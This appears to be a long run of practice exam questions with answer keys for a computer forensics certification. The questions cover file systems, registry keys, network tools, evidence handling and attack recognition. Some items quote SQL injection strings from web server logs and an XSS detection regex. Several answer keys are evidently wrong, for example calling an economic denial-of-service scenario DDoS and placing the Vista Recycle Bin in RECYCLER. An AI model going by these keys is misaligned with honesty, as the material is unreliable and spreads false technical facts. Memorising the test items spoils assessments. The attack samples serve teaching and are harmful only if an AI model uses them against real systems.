- A. DBCC LOG(Transfers, 1)
- B. DBCC LOG(Transfers, 3)
- C. DBCC LOG(Transfers, 0)
- D. DBCC LOG(Transfers, 2)

Answer: D

NO.599 Who is responsible for the following tasks?

- Secure the scene and ensure that it is maintained In a secure state until the Forensic Team advises
- Make notes about the scene that will eventually be handed over to the Forensic Team

- A.** Non-Laboratory Staff
- B.** System administrators
- C.** Local managers or other non-forensic staff
- D.** Lawyers

Answer: A

NO.600 A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

- A.** Blu-Ray single-layer
- B.** HD-DVD
- C.** Blu-Ray dual-layer
- D.** DVD-18

Answer: C

NO.601 At what layer of the OSI model do routers function on?

- A.** 4
- B.** 3
- C.** 1
- D.** 5

Answer: B

NO.602 To reach a bank web site, the traffic from workstations must pass through a firewall.

You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https.

Which of the following firewall rules meets this requirement?

- A.** if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit
- B.** if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit
- C.** if (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Answer: A

NO.603 Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.

- A.** Malvertising

- B. Internet relay chats
- C. Drive-by downloads
- D. Phishing

Answer: C

NO.604 Digital photography helps in correcting the perspective of the Image which Is used In taking the measurements of the evidence. Snapshots of the evidence and incident-prone areas need to be taken to help in the forensic process. Is digital photography accepted as evidence in the court of law?

A. Yes

B. No

Answer: A

NO.605 Study the log given below and answer the following question:

Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
 Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
 Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
 Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
 Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
 Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
 Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
 Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
 Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
 Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53
 Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
 Apr 26 06:44:25 victim7 PAM_pwd[12509]: (login) session opened for user simple by (uid=0)
 Apr 26 06:44:36 victim7 PAM_pwd[12521]: (su) session opened for user simon by simple(uid=506)
 Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
 Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

- A. Disallow UDP 53 in from outside to DNS server
- B. Allow UDP 53 in from DNS server to outside
- C. Disallow TCP 53 in from secondaries or ISP server to DNS server
- D. Block all UDP traffic

Answer: A

NO.606 Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

- A. Three
- B. One
- C. Two
- D. Four

Answer: B

NO.607 Which of the following standard is based on a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- A. Daubert Standard
- B. Schneiderman Standard
- C. Frye Standard
- D. FERPA standard

Answer: C

NO.608 On NTFS file system, which of the following tools can a forensic Investigator use in order to identify timestomping of evidence files?

- A. wbStego
- B. Exiv2
- C. analyzeMFT
- D. Timestomp

Answer: D

NO.609 A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A. blackout attack
- B. automated attack
- C. distributed attack
- D. central processing attack

Answer: B

NO.610 When collecting evidence from the RAM, where do you look for data?

- A. Swap file
- B. SAM file
- C. Data file

D. Log file

Answer: A

NO.611 In a Filesystem Hierarchy Standard (FHS), which of the following directories contains the binary files required for working?

A. /sbin

B. /proc

C. /mm

D. /media

Answer: A

NO.612 Which of the following statements is not a part of securing and evaluating electronic crime scene checklist?

A. Locate and help the victim

B. Transmit additional flash messages to other responding units

C. Request additional help at the scene if needed

D. Blog about the incident on the internet

Answer: D

NO.613 Simona has written a regular expression for the detection of web application-specific attack attempt that reads as `/((\%3C)|<K(\%2F)|V)*[a-zA-Z0-9\%I*(\%3E)|>)/lx`.

Which of the following does the part `(|\%3E)|>` look for?

A. Alphanumeric string or its hex equivalent

B. Opening angle bracket or its hex equivalent

C. Closing angle bracket or its hex equivalent

D. Forward slash for a closing tag or its hex equivalent

Answer: D

NO.614 A forensic investigator is examining an attack on a MySQL database. The investigator has been given access to a server, but the physical MySQL data files are encrypted, and the database is currently inaccessible. The attacker seems to have tampered with the data. Which MySQL utility program would most likely assist the investigator in determining the changes that occurred during the attack?

A. Mysqlbinlog, because it reads the binary log files directly and displays them in text format

B. Myisamchk, because it views the status of the MyISAM table or checks, repairs, and optimizes them

C. Mysqldump, because it allows dumping a database for backup purposes

D. Mysqlaccess, because it checks the access privileges defined for a hostname or username

Answer: A

NO.615 Which of the following technique creates a replica of an evidence media?

A. Data Extraction

B. Backup

- C. Bit Stream Imaging
- D. Data Deduplication

Answer: C

NO.616 Deposition enables opposing counsel to preview an expert witness's testimony at trial. Which of the following deposition is not a standard practice?

- A. Both attorneys are present
- B. Only one attorneys is present
- C. No jury or judge
- D. Opposing counsel asks questions

Answer: B

NO.617 As a Computer Hacking Forensics Investigator, you are analyzing a TCP dump of network traffic during a suspected breach. During the investigation, you noticed that the packets dropped by kernel?count was unusually high.

Given that the network has a high load, what could be the most probable reason for this situation?

- A. The Tcpdump tool was run without the -c flag, causing it to capture packets indefinitely
- B. The TCP packets were not matching the input expression of Tcpdump
- C. The Boolean expression used with Tcpdump was too restrictive, missing some packets
- D. The buffer space in the OS running Tcpdump was insufficient, leading to dropped packets

Answer: D

NO.618 While investigating a potential SQL Injection Attack on a Windows-based server, a CHFI has found the following IIS log entry:

"2023-05-14 15:05:02 10.10.10.55 GET /products.php id=ORD-001%27%20or%201=I;-- 80 bob 10.10.10.12 HTTP/1.1

Mozilla/5.0+(X11;+Ubuntu;+Linux+x86_64;+rv:67.0)+Gecko/20100101+Firefox/67.0

http://www.luxurytreats.com/products.php 200 0 0 510"

Based on this log entry, which of the following is a correct assertion?

- A. The attacker tried to manipulate the user login functionality of the website
- B. The attacker was unsuccessful, as the HTTP 200 status code indicated
- C. The attacker could execute a stored procedure on the MS SQL server
- D. The attacker tried to bypass authentication using a Linux machine

Answer: D

NO.619 You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position:

- 7+ years experience in Windows Server environment
- 5+ years experience in Exchange 2000/2003 environment
- Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4.

Accounting software are required MCSA desired, MCSE, CEH preferred. No Unix/Linux Experience needed.

What is this information posted on the job website considered?

- A. Trade secret
- B. Social engineering exploit
- C. Competitive exploit
- D. Information vulnerability

Answer: D

NO.620 What is the capacity of Recycle bin in a system running on Windows Vista?

- A. 2.99GB
- B. 3.99GB
- C. Unlimited
- D. 10% of the partition space

Answer: C

NO.621 What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

Answer: B

NO.622 Which one of the following is not a consideration in a forensic readiness planning checklist?

- A. Define the business states that need digital evidence
- B. Identify the potential evidence available
- C. Decide the procedure for securely collecting the evidence that meets the requirement in a forensically sound manner
- D. Take permission from all employees of the organization

Answer: D

NO.623 In a situation where an investigator needs to acquire volatile data from a live Linux system, the physical access to the suspect machine is either restricted or unavailable. Which of the following steps will be the most suitable approach to perform this task?

- A. The investigator should use the Belkasoft Live RAM Capturer on the forensic workstation, then remotely execute the tool on the suspect machine to acquire the RAM image
- B. The investigator should initiate a listening session on the forensic workstation using 'netcat', then execute a 'dd' command on the suspect machine and pipe the output using 'netcat'
- C. The investigator should leverage OSXPMem to remotely parse the physical memory in the Linux machine and create AFF4 format images for analysis
- D. The investigator should employ the LiME tool and 'netcat', starting a listening session using tcp:port on the suspect machine and then establishing a connection from the forensic workstation using 'netcat'

Answer: D

NO.624 What is cold boot (hard boot)?

- A. It is the process of starting a computer from a powered-down or off state
- B. It is the process of restarting a computer that is already turned on through the operating system
- C. It is the process of shutting down a computer from a powered-on or on state
- D. It is the process of restarting a computer that is already in sleep mode

Answer: A

NO.625 How do you define forensic computing?

- A. It is the science of capturing, processing, and investigating data security incidents and making it acceptable to a court of law.
- B. It is a methodology of guidelines that deals with the process of cyber investigation
- C. It is a preliminary and mandatory course necessary to pursue and understand fundamental principles of ethical hacking
- D. It is the administrative and legal proceeding in the process of forensic investigation

Answer: A

NO.626 Dumpster Diving refers to:

- A. Searching for sensitive information in the user's trash bins and printer trash bins, and searching the user's desk for sticky notes
- B. Looking at either the user's keyboard or screen while he/she is logging in
- C. Convincing people to reveal the confidential information
- D. Creating a set of dictionary words and names, and trying all the possible combinations to crack the password

Answer: A

NO.627 Which of the following password cracking techniques works like a dictionary attack, but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

- A. Brute forcing attack
- B. Hybrid attack
- C. Syllable attack
- D. Rule-based attack

Answer: B

NO.628 Which command line tool is used to determine active network connections?

- A. netsh
- B. nbstat
- C. nslookup
- D. netstat

Answer: D

NO.629 Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server

has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack
- D. EDoS Attack (Economic Denial of Service)

Answer: B

NO.630 A major financial institution recently observed an unusually high number of failed login attempts on a critical server. The security analyst uses Splunk Enterprise Security (ES) to investigate the logs and suspect a possible brute-force attack. After examining the Windows Event Viewer logs, the analyst detects a series of event ID 4625 (failed logins) and event ID 4624 (successful logins). Which of the following SIEM features would be MOST beneficial for the analyst to accurately pinpoint the source of the potential attack and investigate it further?

- A. Risk-based alerting functionality of Splunk ES
- B. Advanced analytics capabilities of Splunk ES for detection and investigation
- C. Real-time threat detection capability of IBM QRadar SIEM
- D. Centralized insight provided by IBM QRadar SIEM across on-premises, SaaS, and IaaS environments

Answer: B

NO.631 In the context of file deletion process, which of the following statement holds true?

- A. When files are deleted, the data is overwritten and the cluster marked as available
- B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
- C. While booting, the machine may create temporary files that can delete evidence
- D. Secure delete programs work by completely overwriting the file in one go

Answer: C

NO.632 Which of the following information is displayed when Netstat is used with -ano switch?

- A. Ethernet statistics
- B. Contents of IP routing table
- C. Details of routing table
- D. Details of TCP and UDP connections

Answer: D

NO.633 One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. The file header
- B. The File Allocation Table
- C. The file footer
- D. The sector map

Answer: A

NO.634 When Investigating a system, the forensics analyst discovers that malicious scripts were Injected Into benign and trusted websites. The attacker used a web application to send malicious code. In the form of a browser side script, to a different end-user. What attack was performed here?

- A. Brute-force attack
- B. Cookie poisoning attack
- C. Cross-site scripting attack
- D. SQL injection attack

Answer: C

NO.635 You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as other members of your team collect it. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case
- B. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file
- C. All forms should be placed in the report file because they are now primary evidence in the case
- D. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container

Answer: D

NO.636 Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

- A. filecache.db
- B. config.db
- C. sigstore.db
- D. Sync_config.db

Answer: D

NO.637 Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- A. DevScan
- B. Devcon
- C. fsutil
- D. Reg.exe

Answer: B

NO.638 Which of the following steganography types hides the secret message in a specifically

designed pattern on the document that is unclear to the average reader?

- A. Open code steganography
- B. Visual semagrams steganography
- C. Text semagrams steganography
- D. Technical steganography

Answer: A

NO.639 What is the smallest allocation unit of a hard disk?

- A. Cluster
- B. Spinning tracks
- C. Disk platters
- D. Slack space

Answer: A

NO.640 What is the role of Alloc.c in Apache core?

- A. It handles allocation of resource pools
- B. It is useful for reading and handling of the configuration files
- C. It takes care of all the data exchange and socket connections between the client and the server
- D. It handles server start-ups and timeouts

Answer: A

NO.641 Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

- A. Router Penetration Testing
- B. DoS Penetration Testing
- C. Internal Penetration Testing
- D. Firewall Penetration Testing

Answer: B

NO.642 Computer forensics report provides detailed information on complete computer forensics investigation process. It should explain how the incident occurred, provide technical details of the incident and should be clear to understand. Which of the following attributes of a forensics report can render it inadmissible in a court of law?

- A. It includes metadata about the incident
- B. It includes relevant extracts referred to in the report that support analysis or conclusions
- C. It is based on logical assumptions about the incident timeline
- D. It maintains a single document style throughout the text

Answer: C

NO.643 Smith, an employee of a reputed forensic Investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in hacking of organization DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the

following registry key Smith will check to find the above information?

- A. UserAssist Key
- B. MountedDevices key
- C. RunMRU key
- D. TypedURLs key

Answer: C

NO.644 Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server?

- A. ApexSQL Audit
- B. netcat
- C. Notepad++
- D. Event Log Explorer

Answer: A

NO.645 What is the target host IP in the following command?

C:\> firewalk -F 80 10.10.150.1 172.16.28.95 -p UDP

- A. 10.10.150.1
- B. This command is using FIN packets, which cannot scan target hosts
- C. Firewalk does not scan target hosts
- D. 172.16.28.95

Answer: D

NO.646 Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- A. Contents of the network routing table
- B. Status of the network carrier
- C. Contents of the NetBIOS name cache
- D. Network connections

Answer: C

NO.647 Which of the following files gives information about the client sync sessions in Google Drive on Windows?

- A. sync_log.log
- B. Sync_log.log
- C. sync.log
- D. Sync.log

Answer: B

NO.648 Jim's company regularly performs backups of their critical servers. But the company can't afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes aren't stored off-site. The Manager of

Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- A. Encrypt the backup tapes and use a courier to transport them.
- B. Encrypt the backup tapes and transport them in a lock box
- C. Degauss the backup tapes and transport them in a lock box.
- D. Hash the backup tapes and transport them in a lock box.

Answer: B

NO.649 Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

- A. CVE
- B. IANA
- C. RIPE
- D. APIPA

Answer: A

NO.650 Windows identifies which application to open a file with by examining which of the following?

- A. The File extension
- B. The file attributes
- C. The file Signature at the end of the file
- D. The file signature at the beginning of the file

Answer: A

NO.651 To understand the impact of a malicious program after the booting process and to collect recent information from the disk partition, an Investigator should evaluate the content of the:

- A. MBR
- B. GRUB
- C. UEFI
- D. BIOS

Answer: A

NO.652 While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

- A. Web bugs
- B. Cross site scripting

- C. Hidden fields
- D. SQL injection is possible

Answer: D

NO.653 Diskcopy is:

- A. a utility by AccessData
- B. a standard MS-DOS command
- C. Digital Intelligence utility
- D. dd copying tool

Answer: B

Explanation:

diskcopy is a STANDARD DOS utility. C:\WINDOWS>diskcopy /? Copies the contents of one floppy disk to another.

NO.654 When conducting computer forensic analysis, you must guard against _____. So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

- A. Hard Drive Failure
- B. Scope Creep
- C. Unauthorized expenses
- D. Overzealous marketing

Answer: B

NO.655 Physical security recommendations: There should be only one entrance to a forensics lab

- A. True
- B. False

Answer: A

NO.656 _____ allows a forensic investigator to identify the missing links during investigation.

- A. Evidence preservation
- B. Chain of custody
- C. Evidence reconstruction
- D. Exhibit numbering

Answer: C

NO.657 To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

- A. Post-investigation Phase
- B. Reporting Phase
- C. Pre-investigation Phase
- D. Investigation Phase

Answer: C

NO.658 When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

- A. Write-blocker
- B. Protocol analyzer
- C. Firewall
- D. Disk editor

Answer: A

NO.659 You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

- A. 161
- B. 162
- C. 163
- D. 160

Answer: AB

NO.660 Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

Answer: A

NO.661 Which of the following attack uses HTML tags like <script></script>?

- A. Phishing
- B. XSS attack
- C. SQL injection
- D. Spam

Answer: B

NO.662 How many sectors will a 125 KB file use in a FAT32 file system?

- A. 32
- B. 16
- C. 250
- D. 25

Answer: C

Explanation:

If you assume that we are using 512 bytes sectors, then $125 \times 1024 / 512 = 250$ sectors would be needed.

Actually, this is the same for a FAT16 file system as well.

NO.663 After a big security incident at a global company, the cybersecurity unit pinpointed the cause as a cleverly designed phishing attempt coupled with an internal attack. The impact of this cybercrime has been detrimental, disrupting normal business operations and theft of sensitive information.

The company needs to assess the most effective measure to minimize the recurrence of such incidents and safeguard its IT infrastructure. What should they prioritize?

- A.** Introducing more robust user authentication methods
- B.** Strengthening their IT security framework in compliance with relevant policies, standards, and regulations
- C.** Enhancing firewall configuration to better filter incoming traffic
- D.** Increasing the frequency of their existing routine security audits

Answer: B

NO.664 How many bits is Source Port Number in TCP Header packet?

- A.** 16
- B.** 48
- C.** 32
- D.** 64

Answer: A

NO.665 Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- A.** Advanced Office Password Recovery
- B.** Active@ Password Changer
- C.** Smartkey Password Recovery Bundle Standard
- D.** Passware Kit Forensic

Answer: B

NO.666 Which of the following tools is not a data acquisition hardware tool?

- A.** UltraKit
- B.** Atola Insight Forensic
- C.** F-Response Imager
- D.** Triage-Responder

Answer: C

NO.667 A Computer Hacking Forensic Investigator (CHFI) is trying to identify a hidden data leak happening through seemingly benign PDF documents sent from a corporate network. While examining a suspicious PDF, he discovers a series of unexpected objects in the file's body. Given the following hex signatures of various file formats: JPEG (0xffd8), BMP (0x424d), GIF (0x474946), and PNG (0x89504e), which of the following actions should he take next?

- A.** Search for the existence of the hex signature 0x89504e in the PDF's body as a PNC could be embedded
- B.** Check for the existence of the hex signature 0xffd8 in the PDF's body as a JPEG could be hidden

- C. Examine the cross-reference table (xref table) for any unusual links to objects
- D. Verify if the PDF document ends with the %EOF value

Answer: B

NO.668 Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

- A. Filtered
- B. Closed
- C. Open
- D. Stealth


Answer: C

NO.669 A Computer Hacking Forensic Investigator (CHFI) is examining a compromised Macintosh computer. The system was found to be missing the pre-linked kernel at /System/Library/Caches/com.apple.kernelcaches. What is the next step that the Macintosh boot process will take to load the operating system in such a scenario?

- A. The boot loader will attempt to load the mkext cache file containing a set of device drivers
- B. The system will initialize the I/O kit and link the loaded drivers to the kernel
- C. The boot loader will pass control to BootX (PowerPC) or boot.efi (Intel)
- D. The boot loader will search for drivers in the/System/Library/Extensions directory

Answer: D

NO.670 Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.



```
File Edit Format View Help
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/Default.aspx?userId=566466
http://www.somewhere.com/Default.aspx?userId=566467
http://www.somewhere.com/Default.aspx?userId=566468
http://www.somewhere.com/Default.aspx?userId=566469
http://www.somewhere.com/Default.aspx?userId=566470
http://www.somewhere.com/Default.aspx?userId=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers.

What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection

D. Cookie Poisoning

Answer: A

NO.671 What technique is used by JPEGs for compression?

A. ZIP

B. TCD

C. DCT

D. TIFF-8

Answer: C

NO.672 John is working on his company policies and guidelines. The section he is currently working on covers company documents; how they should be handled, stored, and eventually destroyed. John is concerned about the process whereby outdated documents are destroyed. What type of shredder should John write in the guidelines to be used when destroying documents?

A. Strip-cut shredder

B. Cross-cut shredder

C. Cross-hatch shredder

D. Cris-cross shredder

Answer: B

NO.673 Which among the following tools can help a forensic investigator to access the registry files during postmortem analysis?

A. RegistryChangesView

B. RegDIIView

C. RegRipper

D. ProDiscover

Answer: C

NO.674 Operating System logs are most beneficial for Identifying or Investigating suspicious activities involving a particular host. Which of the following Operating System logs contains information about operational actions performed by OS components?

A. Event logs

B. Audit logs

C. Firewall logs

D. IDS logs

Answer: A

NO.675 Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

A. Colasoft's Capsa

B. Recuva

- C. Cain & Abel
- D. Xplico

Answer: D

NO.676 You should always work with original evidence

- A. True
- B. False

Answer: B

NO.677 Which of the following standard represents a legal precedent set in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. SWGDE & SWGIT
- B. IOCE
- C. Frye
- D. Daubert

Answer: D

NO.678 Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia.

Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company were stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

- A. Text semagram
- B. Visual semagram
- C. Grill cipher
- D. Visual cipher

Answer: B

NO.679 In Microsoft file structures, sectors are grouped together to form:

- A. Clusters
- B. Drives
- C. Bitstreams
- D. Partitions

Answer: A

NO.680 Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- A. It is a doc file deleted in seventh sequential order
- B. RIYG6VR.doc is the name of the doc file deleted from the system

- C. It is file deleted from R drive
- D. It is a deleted doc file

Answer: D

NO.681 Which of the following should a computer forensics lab used for investigations have?

- A. isolation
- B. restricted access
- C. open access
- D. an entry log

Answer: B

NO.682 Place the following In order of volatility from most volatile to the least volatile.

- A. Registers and cache, routing tables, temporary file systems, disk storage, archival media
- B. Register and cache, temporary file systems, routing tables, disk storage, archival media
- C. Registers and cache, routing tables, temporary file systems, archival media, disk storage
- D. Archival media, temporary file systems, disk storage, archival media, register and cache

Answer: B

NO.683 A large corporation hired an independent marketing firm to manage its email advertising campaign. Subsequently, it was found that the firm was sending commercial emails without including necessary information about how to stop receiving emails in the future. In addition, they failed to honor the opt-out requests of the recipients within 10 business days. Under the CAN- SPAM Act, which of the following is true?

- A. Both the corporation and the marketing firm could be held legally responsible for the violation
- B. Only the corporation would be held legally responsible for the violation
- C. The marketing firm alone would be held legally responsible for the violation
- D. Neither the corporation nor the marketing firm would be held legally responsible for the violation

Answer: A

NO.684 When installed on a Windows machine, which port does the Tor browser use to establish a network connection via Tor nodes?

- A. 7680
- B. 49667/49668
- C. 9150/9151
- D. 49664/49665

Answer: C

NO.685 Damaged portions of a disk on which no read/Write operation can be performed is known as _____.

- A. Lost sector
- B. Bad sector
- C. Empty sector

D. Unused sector

Answer: B

NO.686 Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. DependencyWalker

B. SysAnalyzer

C. PEiD

D. ResourcesExtract

Answer: A

NO.687 When collecting electronic evidence at the crime scene, the collection should proceed from the most volatile to the least volatile

A. True

B. False

Answer: A

NO.688 UEFI is a specification that defines a software interface between an OS and platform firmware.

Where does this interface store information about files present on a disk?

A. BIOS-MBR

B. GUID Partition Table (GPT)

C. Master Boot Record (MBR)

D. BIOS Parameter Block

Answer: B

NO.689 The evolution of web services and their increasing use in business offers new attack vectors in an application framework. Web services are based on XML protocols such as web Services Definition Language (WSDL) for describing the connection points, Universal Description, Discovery, and Integration (UDDI) for the description and discovery of Web services and Simple Object Access Protocol (SOAP) for communication between Web services that are vulnerable to various web application threats. Which of the following layer in web services stack is vulnerable to fault code leaks?

A. Presentation Layer

B. Security Layer

C. Discovery Layer

D. Access Layer

Answer: C

NO.690 Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

A. Network

B. Transport

C. Physical

D. Data Link

Answer: C

NO.691 During an international cybercrime investigation, your team discovers an intercepted email with a sequence of special characters. Believing that the Unicode standard might have been used in encoding the message, which of the following elements could serve as the strongest indicator of this suspicion?

- A.** The presence of characters from multiple modern and historic scripts
- B.** The presence of over 128.000 different characters in the intercepted email
- C.** The presence of a unique number for each character, irrespective of the platform, program, and language
- D.** The presence of characters from a single non-English script

Answer: C

NO.692 Storage location of Recycle Bin for NTFS file systems (Windows Vista and later) is located at:

- A.** Drive:\\$ Recycle. Bin
- B.** Drive\ARECYCIE.BIN
- C.** Drive:\RECYCLER
- D.** Drive:\RECYCLED

Answer: C

NO.693 A cybersecurity investigator is analyzing a sophisticated malware program that has infiltrated a corporate network. The malware appears to use multiple propagation methods and exploits several system vulnerabilities. After capturing a sample of the malware, which of the following steps should the investigator prioritize in order to accurately determine its behavior and prevent further damage?

- A.** Using a signature-based IDS to detect known malicious payloads
- B.** Setting up a controlled malware analysis lab and executing the malware in isolation
- C.** Deploying an endpoint detection and response solution to oversee endpoint activities
- D.** Implementing network flow analysis to monitor data transmission

Answer: B

